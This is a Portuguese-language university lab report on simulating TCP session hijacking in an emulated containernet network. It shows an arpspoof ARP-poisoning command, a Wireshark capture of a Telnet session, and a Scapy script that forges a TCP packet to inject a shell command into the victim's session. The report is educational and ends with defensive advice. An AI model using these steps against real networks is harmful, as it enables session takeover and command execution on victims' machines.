Universidade Federal do Rio Grande do Norte Instituto Metrópole Digital

Bacharelado em Tecnologia da Informação

IMD0416 - SEGURANÇA DA INFORMAÇÃO - T01 (2023.2)

Atividade: TCP Session Hijacking

Professor: RAMON DOS REIS FONTES

Alunos:

ANDRÉ AUGUSTO FERNANDES

JOÃO GUILHERME COSTA

ISAQUE BARBOSA MARTINS

Sumário

- 1. Introdução
- 2. Objetivo
- 3. Execução
- 4. Conclusão

1. Introdução

O TCP Session Hijacking é um tipo de ataque cibernético em que um invasor intercepta e assume uma conexão TCP (Transmission Control Protocol) estabelecida entre dois dispositivos de rede. O invasor pode então enviar, modificar ou excluir dados na conexão, o que pode levar a graves consequências, como roubo de informações, interrupção de serviços e comprometimento da integridade dos dados.

2. Objetivo

A presente atividade tem o objetivo de simular um ataque de TCP Session Hijacking em uma topologia de rede virtualizada, criada utilizando o emulador containernet e Docker, executados através de um código Python fornecido pelo professor.

3. Execução

Na máquina virtual fornecida pelo professor, rodamos o código Python que cria a topologia de rede virtualizada (ver imagem 1), contendo 3 ambientes: Alice, Bob e Chuck. O ambiente de Alice é o ambiente alvo do ataque, enquanto Bob é o ambiente que se comunicará com Alice, e Chuck é o ambiente que executará o ataque.

```
wifi@wifi-virtualbox: ~/Desktop/ATV-SEG-REDES
                                                                                                           - a x
wifi@wifi-virtualbox:~/Desktop/ATV-SEG-REDES$ sudo python 3-3.py
[sudo] password for wifi:
non-network local connections being added to access control list
*** Creating nodes
alice: kwargs {'environment': {'DISPLAY': ':0'}, 'ip': '10.200.0.1/24', 'mac':
00:00:00:00:00:01', 'volumes': ['/tmp/.X11-unix:/tmp/.X11-unix:rw'], 'cpu_shares
alice: update resources {'cpu_quota': -1, 'cpu_shares': 20}
bob: kwargs {'environment': {'DISPLAY': ':0'}, 'ip': '10.200.0.2/24', 'mac': '00
:00:00:00:00:02', 'volumes': ['/tmp/.X11-unix:/tmp/.X11-unix:rw'], 'cpu_shares':
 20}
bob: update resources {'cpu_quota': -1, 'cpu_shares': 20}
chuck: kwargs {'environment': {'DISPLAY': ':0'}, 'ip': '10.200.0.3/24', 'mac': '
00:00:00:00:00:03', 'volumes': ['/tmp/.X11-unix:/tmp/.X11-unix:rw'], 'cpu_shares
 ': 20}
chuck: update resources {'cpu_quota': -1, 'cpu_shares': 20}
*** Starting network
*** Running CLI
*** Starting CLI:
containernet>
```

Imagem 1

Uma vez criada a topologia, abrimos um terminal para cada ambiente e executamos os seguintes comandos:

Em Chuck (ver imagem 2): arpspoof -i chuck-eth0 -t 10.200.0.2 10.200.0.1

Este comando faz com que Chuck intercepte o tráfego de Bob destinado à Alice. Para isso utilizou o arpspoof, que é uma ferramenta que permite interceptar o tráfego de uma rede por meio de ataques ARP spoofing.

```
root@chuck:/# arpspoof -i chuck-eth0 -t 10.200.0.2 10.200.0.1
0:0:0:0:0:3 0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
```

Imagem 2

Para capturar o tráfego de Bob destinado à Alice, utilizamos o Wireshark.

Para tanto, abrimos um novo terminal para Chuck e executamos tal programa.

root@chuck:/# wireshark

Para que houvesse tráfego entre Bob e Alice, fizemos uma operação de Telnet entre os dois (ver imagem 3). A operação Telnet foi utilizada pois é um protocolo de rede não criptografado, o que facilita a captura e leitura dos dados.

root@bob:/# telnet 10.200.0.1

```
root@bob:/# telnet 10.200.0.1
Trying 10.200.0.1...
Connected to 10.200.0.1.
Escape character is '^]'.

Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started

alice login:
```

Imagem 3

Ao iniciar o telnet, o Wireshark (em Chuck) começa a capturar o tráfego entre Bob e Alice. A partir deste momento, observamos a captura de vários pacotes, entre eles o pacote TCP que será utilizado para extrair os parâmetros necessários para executar o ataque (imagem 4).




Imagem 4

No penúltimo pacote TCP (imagem 4), poderão ser observados os parâmetros para utilizar na função (imagem 5) em que Chuck, se passando por Bob, enviará um arquivo para o ambiente de Alice.

Observação: **seq** e **ack** deverão usar os valores raw, para que o envio tenha sucesso.

```
root@chuck: /
                                                                                   - 2 ×
 GNU nano 4.8
                                         ataque.py
f<mark>rom scapy.all import *</mark>
ip = IP(src="10.200.0.2", dst="10.200.0.1")
tcp = TCP(sport=35410, \
           dport=23,
           flags="A"
           seg=1935837448, \
          ack=1438681438)
data = "echo 'I love you Alice'> bob.txt\n"
pkt = ip/tcp/data
send(pkt)
                                  [ Read 12 lines ]
              ^O Write Out ^W Where Is
                                              Cut Text ^J Justify
Paste Text^T To Spell
`G Get Help
                                                                         ^C Cur Pos
                 Read File
                                                                            Go To Line
   Exit
                                Replace
```

Imagem 5

Ao executar o código (imagem 6), o pacote será enviado para o ambiente de Alice.

```
root@chuck: /
                                                                                                                             – ø ×
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:3 0:0:0:0:0:3 0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:0:3
0:0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3 0:0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:0:3 0:0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3 0:0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3 0:0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3 0:0:0:0:0:0:3 0:0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
0:0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:3
^CCleaning up and re-arping targets..
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:1
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:1
0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:1 0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:0:1 0:0:0:0:0:3 0:0:0:0:0:2 0806 42: arp reply 10.200.0.1 is-at 0:0:0:0:0:0:1
 root@chuck:/# nano ataque.py
 root@chuck:/# python ataque.py
 Sent 1 packets.
 root@chuck:/#
```

Imagem 6

Caso o envio seja bem sucedido, o arquivo bob.txt poderá ser encontrado na pasta /home/msfadmin no ambiente de alice (imagem 7).

```
@alice: /home/msfadmin
                                                                             - 🗷 X
root@alice:/# ls
                         lib
                                                 proc srv
bin
       core home
                                      mnt
             initrd
                         lost+found nohup.out root
boot
       dev
                                                       sys
                                                            vmlinuz
             initrd.img media
                                                 sbin
cdrom etc
                                      opt
root@alice:/# ls home/msfadmin
vulnerable
root@alice:/# cd home
root@alice:/home# ls
ftp msfadmin service user
root@alice:/home# cd msfadmin
root@alice:/home/msfadmin# ls
vulnerable
root@alice:/home/msfadmin# ls
vulnerable
root@alice:/home/msfadmin# ls
vulnerable
root@alice:/home/msfadmin# ls
bob.txt vulnerable
root@alice:/home/msfadmin# cat bob.txt
I love you Alice
root@alice:/home/msfadmin#
```

Imagem 7

Sucesso!!! Como podemos observar, o arquivo com a mensagem foi enviado e encontrado na pasta pretendida.

Conclusão

Conforme pudemos observar nesta atividade, o TCP Session Hijacking é um ataque que pode ser facilmente executado, uma vez que o protocolo telnet não é criptografado, o que facilita a captura e leitura dos dados. Para evitar este tipo de ataque, é necessário utilizar protocolos de segurança como o SSL (Secure Sockets Layer) ou o TLS (Transport Layer Security), que criptografam a conexão e verificam a autenticidade dos dispositivos envolvidos na comunicação, como por exemplo comunicação SSH (Secure Shell). Além disso, é importante manter os sistemas e softwares atualizados com as últimas correções de segurança para evitar vulnerabilidades conhecidas que podem ser exploradas por invasores.